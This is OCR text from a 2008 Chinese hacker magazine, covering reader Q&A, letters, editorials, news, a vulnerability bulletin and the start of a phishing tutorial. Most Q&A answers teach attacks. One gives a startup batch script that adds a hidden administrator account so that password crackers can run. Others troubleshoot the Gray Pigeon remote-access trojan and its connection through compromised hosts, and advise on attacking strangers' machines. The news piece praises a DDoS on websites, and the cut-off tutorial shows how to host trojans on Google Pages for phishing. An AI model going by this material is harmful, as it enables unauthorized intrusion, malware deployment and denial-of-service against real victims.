
堆栈是一个经常使用的抽象数据类型，它具有一个特性，就是最后一个放入堆栈中的物体总是被最先拿出来，简单可以理解为先进后出，后进先出。经常可以看到的就是Push和Pop，有Push就肯定有Pop，它们是成对出现的。

JMP

汇编助记符，无条件跳转的意思，它可以将控制无条件地转移到程序中的另一位置，这条指令有三种形式：一种直接跳转和两种间接跳转。指令形式为下列三种形式之一：jmp label；jmp (reg 32)；jmp(mem 32)。在这三种形式中，直接跳转指令是最常见的形式。如前面说的第一个就是了。

编辑点评：

之前发表了两篇破解术语，读者用户群中反应强烈再加一篇，于是小编我这次跋山又涉水啊，日等又夜等哪，总算等来了第3篇，连我自己也增长了不少见识。



Q：能破解XP管理员密码的帮帮忙，DOS也被设置了密码，安装软件没有权限。帮忙看看有没有能破解管理员密码的方法，或者破解XP管理员密码的软件。本想进入DOS，发现矮人DOS工具也被设置了密码……推荐的Windows pe没有权限，不少软件都没有权限安装，高手帮忙啊！

A：按照你的情况，是属于可以物理接触电脑，但是没有管理员权限。首先确定CMOS没有设置密码，进入BIOS设置将引导设备改变为光驱或者U盘启动WINPE，也可以使用其他具备修改管理员密码的软件。如果CMOS设置了密码，我们也不至于给主板电池放电或跳线，这里介绍一个最简单的防范，既不会修改管理员密码，也能做到成功破除。

一、 创建一个批处理文件，内容如下：

```
net user admin /add
net localgroup administrators admin /add
```

将上述的批处理文件保存为admin.bat。

二、将此批处理文件作为Windows的开机启动脚本。

1、在“运行”里输入“gpedit.msc”

2、定位到“计算机配置”—>“Windows设置”—>“脚本（启动/关机)”，双击右边窗口的“启动”，在其中添加先前创建的admin.bat。

3、重新启动计算机，系统便有了一个账户为admin，密码为空的管理员。

三、使用你建立的用户登录，如果欢迎画面没有你的用户，按ctrl+alt+双击del键盘直接输入。登录后使用lc5或者香瓜工具进行破解。

其实对于你的具体情况，我测试过网络上流传的一些方法都没有成功，具体可能是相关服务没有开启。所以使用脚本添加到启动项，然后进行破解，这是最安全有效的。当然你可以测试下本地提权工具，前提是有相关漏洞存在。

原文链接：http://www.nohack.cn/bbs/thread-70746-1-1.html

Q：不知道为什么，我现在打不开灰鸽子，不是服务端打不开就是配置那个服务端的程序打不开，这是为啥啊？我用的好像是2007的，一个月前用的时候还好好的……是不是因为现在的是灰鸽子2008版本的了？

A：你说的应该是打不开客户端或者客户端打开后无法打开配置程序（服务端就是我们配置出的木马本体)，**如果客户端打不开，是否是你的杀毒软件对相关程序的访问进行了限制，或者客户端本身受到了感染以及文件受损。灰鸽子是delphi编写的程序，如果你有相关功底，可以先脱壳，然后用DEDE对客户端进行分析，看看是不是程序的相关资源丢失了。**

至于灰鸽子是否根据本地时间或者到服务器上验证，我没有测试，大家可以修改系统时间或者通过资源汇编能看看它是否有自校验功能。

另外，还有一个可能，你的配置服务端能打开，但是无法配置服务端，这种情况一般应该是出现在本地读取资源的专用版鸽子上。你可以查看一下配置的文件是否被杀毒软件干掉了。

原文链接：http://www.nohack.cn/bbs/thread-74462-1-1.html

Q：在通过nat服务器上网的情况下，内网的电脑怎样查到外网的和内网的qq好友的ip呢？能不能ping他们呢？如果知道另外一个局域网里的一台电脑的内网ip和公网ip，我能怎样攻击他呢？

A：要查看QQ好友IP，不依赖你所处的网络环境，最简单的方法就是使用珊瑚虫外挂的QQ程序，例如珊瑚虫版或者飘云版等，现在已经有了发送图片主动探测未知IP和隐身好友的功能。至于ping命令，只要网关和系统没做限制，ping通的情况也基本没有什么可用信息。至于你说已知公网和内网IP的情况下进行攻击，在处于另外一个内网的环境下，本身是有难度的，除非你通过社会工程学进入他的内网环境，这样才能进行有效的渗透，利用ARP攻击或者扫描漏洞等是很容易得手的。

原文链接：http://www.nohack.cn/bbs/thread-74483-1-1.html

Q：为什么灰鸽子在网吧不能上线呢？我家里就OK，在网吧就不行了，那位高手解答？

A：在家是公网环境，但是网吧是内网，就算你把网吧的公网ip写入到服务端读取地址中，由于本身环境，是无法实现反弹连接的。首先你可以试试进入网吧的路由管理，进行端口映射。但是进入网吧的路由管理是有难度的，当然你也可以试试用溢出或者arp入侵网吧的服务控制端，利用网吧管理软件实现端口转发。

我个人认为，在网吧环境下，最好是有一个可以做转发的肉鸡，你可以直接登录肉鸡进行反弹，或者利用lcx等工具进行端口转发。

原文链接：http://www.nohack.cn/bbs/thread-73075-1-1.html

Q：今天刚重新做的系统，装上杀毒软件后却不能用，运行主程序，一闪而过，这是怎么回事？麻烦大家帮忙，谢谢！

A：显而易见是病毒导致，相信AV终结者掀起的IFEO映像劫持大家都已经耳熟能详了。关键情况在于，重装系统后，首先从"我的电脑"的下拉地址栏进入磁盘分区，然后在文件夹选项中打开"显示所有文件"和去掉"隐藏系统文件"的勾，这个时候删除autorun.inf和挂接的程序。

把所有分区依照此方法去掉利用autorun感染的病毒后，再利用杀毒软件更新到最新版本进行查杀。因为可能你的exe程序被感染了，例如c32asm这些工具被感染后是不能运行的，可以用一些有自保护的工具进行排查，推荐使用safe system monitor，它可以在开启程序的同时，对程序自身的访问和系统的修改进行排查。总而言之，重装系统后不要双击其他盘符，清理掉autorun后再用杀毒软件清除被附加感染的win32程序，你的整个系统才算干净了。

原文链接：http://www.nohack.cn/bbs/thread-73554-1-1.html

Q：我用winhex破解pubwin4，在welcome_ty附近只有我登录的用户密码，然后下头显示有3B7885CDBAC59CD5，5A3EA43C3FB65F46。但是我换算出来的10进制数很大，肯定不是密码啊！请那位知道的指点一下……谢谢！

A：现在很少有网吧用pubwin4吧？其实不用那么麻烦，因为查找welcome_ty找明文密码的漏洞在pubwin4的很多版本后期都进行了修复。如果是pubwin4，是很容易就能搞定的！下载一个pubwin4破解精灵，直接替换掉原来的pubwin4后用空密码进行管理，然后利用星号密码查看器就能查看到管理员密码了。

原文链接：http://www.nohack.cn/bbs/thread-74334-1-1.html

29号信箱

黑·菜

城市／重庆市万盛区
论坛ID/HACKER天使
邮件／lovelinger_520@163.com

→对于杂志内容，你有什么建议？

对于"新洞练练看"和"西线无战事"，我个人是觉得很不错的，尤其是"新洞练练看"，我非常喜欢，但不怎么适合初学者，毕竟我是从这么过来的。个人建议："菜鸟恶补"中添加一些实用的脚本语言基础；"Q版黑客"中适当加一些操作系统知识和应用；"高手专栏"中可以写一些入侵的技巧和一些研究性文章；"快码加编"中也可加一些编程语言的基础，以帮助初学者。

最后感谢黑手使我在学校成为了一个小有名气的小黑客^_^，祝《黑客手册》越办越好！！！

城市／湖北宜昌
论坛ID/zmm
邮件／syts.8706957969@yahoo.com.cn

→对于杂志内容，你有什么建议？

希望"黑手"在未来能多讲讲基础知识，例如编程中的语法、语句，各种程序运行机制、规则等。另外，"黑手"的文章很全面，在这之中难免会有一些专用名词让小菜摸不着头脑，还希望能够在"黑手"中得到解答！


又找到机会下笔的菜编：不满啊不满，菜菜们又来合法抗议了！看了那么多文章，学了那么多技巧，级别也有所提高……这时候突然发现，需要更基础的内容来充实自己。是啊，大家都应该要关注基础，特别是理论方面，只有懂得内在，才会更好地应用外在。

城市／新乡
论坛ID／我爱罗
邮件／shijianchao7758521@163.com

→对于杂志内容，你有什么建议？

我是一个马上面对高考的学生，是个很菜的小鸟（内心自白），理想是当个黑客，自由、共享。我对《黑客手册》的耕耘者们充满憧憬，自己现在一点知识都没有积累，希望编辑部的大叔大姐们指点迷津。我一直在黑暗中探索着，希望你们给予我方向，充当灯塔的指引，予感激不尽。

标榜为灯塔耕耘者的小编：感谢如此的称谓，我一直想搞个称号的说。又是一年即将面对高考的前夕，是个恋爱的季节……啊，跑题了，是个艰苦选择的岁月。人生的方向在这里会让你选择，这将表现出你的成熟思维，如何搭理未来的方向，请把地球看成是立体的……好好努力吧，虽然看"黑手"不能为你的考卷直接加分，但却是你人生路上曾经的经历。



黑客手册 安全手册

增送COOL中性笔

非安全

黑客求漫游指南
www.nohack.cn
原生态报图
[本手册仅随CD一同赠送，不得单独销售]

2008.05
NO ￥10元

黑域传奇：黑客编年史

我们是一个仍然没有忘却历史伤痛的国家，民族意识的空前崛起，网络无国界的文化冲撞，
黑客一时间曾被我们赋予了太多的神奇与希望。
但好景不长，随着技术的发展，随着"黑客"这个还没有被明确赋予意义的名词越来越多的被滥用，
黑客逐渐的成为了笑柄，逐渐的成为了一群拿着工具相互PK，窥看隐私，盗窃QQ号码，到处涂鸦的游戏。

冷眼：Linux请走下神坛

解决方案：XP SP3系统整合及利用Sandboxie构建系统安全方案

提权：php注入拿webshell到linux系统权限



ISBN 978-7-900452-36-8

9 787900 452368

新洞

Dedecms v5.0.1多个0day漏洞暴光 / Friends1：漏洞不是Friendly / Php168：一个正则引起的血案 / 品络影视系统2.0漏洞分析 / RealPlayer rmoc3260.dll漏洞小玩

投稿Mail：nohack@21cn.com

中国黑客威胁论

在互联网大行其道的今天，对中国军事威胁渲染已经从传统战场上转移到了虚拟空间中。近年来，"中国黑客威胁"已成为美国媒体和一些官员攻击中国的主要"罪名"之一，在美国媒体的带动下，英国、德国、法国等媒体更是不断渲染。在西方媒体的描述中，不仅美国国防部曾遭攻击，就连一些跨国公司、甚至英国一些体育协会的网站都成了攻击的目标。欧美几个老资格的发达国家仿佛是商量好一样，轮换着出来共唱一出技术浪潮背景下的改版"中国威胁论"。

其实"黑客部队"这种高科技作战单位最早出现就在互联网诞生地美国。世界上第一支网络黑客部队是美军网络战联合功能构成司令部（简称 JFCCNW），早就已经正式编入了作战序列，其他西方发达国家无一不把组建网络部队作为军队建设的重要部分。

恐怕没有人会认为美国的网络部队仅仅是为防止网络恐怖袭击而存在的。论技术、论设备、论数量，美国黑客超出其他国家同行不止一个档次，其国内层出不穷的黑客袭击政府机构事件也证明了美国在这方面的"光荣传统"和人才济济。

今年上旬，美国国防部在向国会提交的2008年度《中国军力报告》中指责中国对美国及其他国家政府部门网络实施黑客攻击。对此，中国外交部发言人表示，这是没有事实依据的，他还表示中国政府或军方不会雇用民间黑客来对其他政府网络实施攻击。

具有讽刺意味的是，美国互联网安全公司赛门铁克公司发表过报告，称美国是全球网络黑客大本营，其每年产生的恶意计算机攻击行为远远高于其他国家，并说在受网络黑客攻击的国家中，中国是最大受害国。

说起战斗，今年的高考据说提前了，不知各位学子可否做好准备？非常感谢一直以来支持我们的读者，5月刊为大家送上御笔一支，万望大家善用之……也许在考试的当天，你会看到有许多与你一样手握"黑笔"杀向考场的朋友哦！最后祝大家学业有成，心想事成，为自己的理想而不断地……支持黑手，哈~

独家新闻

秋天还没到，事情却多了起来！季节交替之时正是"病毒"肆虐猖狂的时候，刚从南方的雪灾阴影中走出来的中国，终于迎来了奥运火炬的全球传递盛世。和谐的声音背后总有一些让人不愉快的杂音让人汗颜，但是，对于我们来说，认真踏实做好我们自己的事情就是对于那些不和谐音符的最好回敬，炎黄子孙必将以博大的胸襟来迎接这次全球的盛会！

新闻短评快

中国，加油！

2008年，注定是中国不平凡的一年，奥运凝聚了多少国人的激动和梦想，龙的子孙正以博大的胸怀来迎接这次全球最伟大的盛会。不过，阳光背后总有阴影，刚刚从雪灾的阴影中走出来的中国，又经历了一次藏独制造的314暴乱，无需多言，大家看看最近的一系列报道即可知一二。

在这个世界上，貌似总有一些人害怕中国强大、也总有一些唯恐天下不乱而别有用心的家伙整天无所事事地对日趋富强的中国上下打量。

宅心仁厚的人总以为善良和忍让就能感化那些心存歹念的家伙，其实农夫和蛇的故事在我们的记忆中就从来没有歇菜过；傲慢与偏见之奥运火炬传递版却让人意外地上演在浪漫之都巴黎，再然后还是那个专业剪刀手、缺乏职业道德的CNN和它那毫无素养的主持人卡弗蒂"酒后"胡言，在电视台上公开的向公众发表了愚蠢而又惊世骇俗的低级言论，如此没有技术含量的骂街行为，几乎媲美悍妇街骂。无独不偶，4月我们登载的舟山黑客门事件也是CNN一手导演的"人间笑剧"（各位看官可详见四月"新闻短评快"栏目）。

那些所谓有涵养有风度的绅士们，终于也忍不住脱下华丽的外套，在奥运火炬传递之时，赤裸裸地跳起了一出丑陋的群魔乱舞。毋庸置疑，跳梁小丑必将被扫进历史的垃圾堆。

一位伟人曾经说过：从战略上我们藐视它，从战术上我们重视它。于是我们点燃了一根火柴，我们想用微光去照亮那藏污纳垢的阴暗，瞧瞧即可，点到为止，很优美很理性的尺度。

在这样的情况下，许多爱国主义活动开始了……在某日夜晚，小迷被好友"CN_判官"邀请进入了一个叫"复仇的火焰"QQ群，他们此次活动是目前中国最大、最早发起的。在参与了他们的全体成员会议后，感受到了他们的赤子之心，他们的声明如下：

我们不代表任何组织，不代表任何黑客联盟，更不代表政府！我们只代表最普通的、最广大的网民。虽然我们在网络上互不相识、未曾谋面，但是我们都是中国人，我们有着共同的祖国母亲。当我们的祖国受到这等委屈的时候，我们为何不站出来呢？我们没有基地、没有网站，网络是我们生活的地方，为了中国人的尊严，我们会用我们自己的双手来维护，我们会共同努力，用一切来捍卫我们的尊严！

某日夜8点整，各个群主开始传达通过DDoS攻击XXX网站，不久发现，XXX官方网站屏蔽了中国大部分地区的IP地址。然后大家又转而攻击了另一个歪曲事实的网站，并持续攻击了一个小时，使该站拒绝服务。大家理性的表达了愤慨，在此之后他们解散了已经创建的50多个QQ群组。

小迷在亲历了本次攻击后，深深体会到大家强烈的民族责任感和拳拳爱国之心，我们爱我们的祖国！虽然本次攻击技术含量不高，但是至少大家呐喊过！当有外界威胁时，我们需要用我们正当的途径来保护国家，保护我们的亲人，保护我们自己！

艾青的诗句更能表达我们此时此刻的情怀："为什么我的眼里常含泪水？因为我对这土地爱得深沉……"

小迷点评：本次亲历事件再次让小迷感觉到，平时不为我们所注意的爱国元素其实一直静静地藏在我们心灵最温暖的地方。当祖国被别人无端羞辱的时候，我们一定会漂亮的回击它！但同时，我们这样的民间活动一定要保持冷静和理性，避免被别有用心的人所利用。另外DDoS攻击反而会阻塞我们自己的出口带宽，从技术层面上来讲，没有多大意义，平稳迎接奥运盛事才是我们目前的首要工作。

漏洞公告牌

Mozilla Firefox JavaScript 收集器内存破坏漏洞

受影响系统：

Mozilla Firefox <= 2.0.0.13
Mozilla Thunderbird <= 2.0.0.13
Mozilla SeaMonkey <= 1.1.9

描述：

Firefox是一款开放源码的WEB浏览器，其所使用的JavaScript引擎在执行JavaScript垃圾收集期间可能会触发内存破

坏，如果用户受骗访问了带有恶意JavaScript的网页的话就可以触发这个漏洞，但该漏洞无法被可靠的利用，只能导致拒绝服务类的稳定性问题。由于代码共享的关系，这个漏洞也影响SeaMonkey。

厂商补丁：

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：http://www.mozilla.org/

RedHat已经为此发布了安全公告（RHSA-2008:0222-02/RHSA-2008:0223-02）以及相应补丁：

RHSA-2008:0222-02: Critical: firefox security update
链接: https://www.redhat.com/support/errata/RHSA-2008-0222.html

RHSA-2008:0223-02: Critical: seamonkey security update
链接: https://www.redhat.com/support/errata/RHSA-2008-0223.html

Oracle 2008年4月更新修复多个安全漏洞

受影响系统：

Oracle Application Server 9.0.4.3
Oracle Application Server 10.1.3.3.0
Oracle Application Server 10.1.3.1.0
Oracle Application Server 10.1.2.2.0
Oracle Application Server 10.1.2.1.0
Oracle Application Server 10.1.2.0.2
Oracle E-Business Suite 12.0.4
Oracle E-Business Suite 11.5.10.2
Oracle Collaboration Suite 10.1.2
Oracle Database 9.2.0.8DV
Oracle Database 9.2.0.8
Oracle Database 11.1.0.6
Oracle Database 10.2.0.3
Oracle Database 10.2.0.2
Oracle Database 10.1.0.5
Oracle PeopleSoft Enterprise PeopleTools 8.49.09
Oracle PeopleSoft Enterprise PeopleTools 8.48.16
Oracle PeopleSoft Enterprise PeopleTools 8.22.19
Oracle PeopleSoft Enterprise HCM 9.0
Oracle PeopleSoft Enterprise HCM 8.9
Oracle PeopleSoft Enterprise HCM 8.8 SP1
Oracle Siebel SimBuilder 7.8.5
Oracle Siebel SimBuilder 7.8.2

描述：Oracle Database是一款商业性质的大型数据库系统，其发布的2008年4月紧急补丁修复了多个漏洞，这些漏洞影响Oracle产品的所有安全属性，可导致本地和远程的威胁。其中一些漏洞可能需要各种级别的授权，但也有些不需要任何授权。最严重的漏洞可能导致完全入侵数据库系统。

目前已知的漏洞包括：

没有正确地过滤对SDO_GEOM、SDO_IDX和SDO_UTIL软件包中某些参数的输入便在SQL查询中使用，这允许远程攻击者执行SQL注入攻击。

DBMS_STATS_INTERNAL软件包将OUTLN口令重置为默认值，这允许OUTLN用户在创建具体视图期间获得DBA权限。

厂商补丁：

Oracle已经发布相应补丁：

cpuapr2008: Oracle Critical Patch Update Advisory – April 2008
链接 http://www.oracle.com/technology/deploy/security/critical-patch-updates/cpuapr2008.html?_template=/o NOHACK

肉鸡接龙

游戏肉鸡

最近喜欢上cnbeta.com看看挨踢新闻，什么软件更新，业界新闻，谁谁谁收购了谁谁谁，网民中确实人才倍出，写的评论有的只能用"真XXX经典"来形容，大家不妨也去那看看，以免与我们挨踢界脱轨。然后现在开始玩WOW了，迷恋游戏不对的，但确实很好玩啊。5月长假没了，大家待家该干啥干啥吧，切记，抓鸡仅供娱乐，造成严重后果，自负。最后，我在3区鬼雾峰，LM的，就叫sniperhg，嘿嘿。

让Google帮我们牧马

图 过客似风

从本文你可以学到：
怎么利用大站进行钓鱼欺骗

众所周知，把马发给人家，别人中马的成功率关键在于你的木马地址的迷惑性强不强。Google大叔很厚道，给了我们一点方便。

前骤：

一、最近在网上闲逛时发现了这个地址：pages.google.com，可以用你的gmail账号来登录，没有的去mail.google.com注册一个。我先登录一下，登录了还不行，还要创建一个pages，然后把页面底部的复选框给选上，再点下面的按钮就可以了（如图1），之后进入图2的界面（*这个是用来编辑个人主页的*），

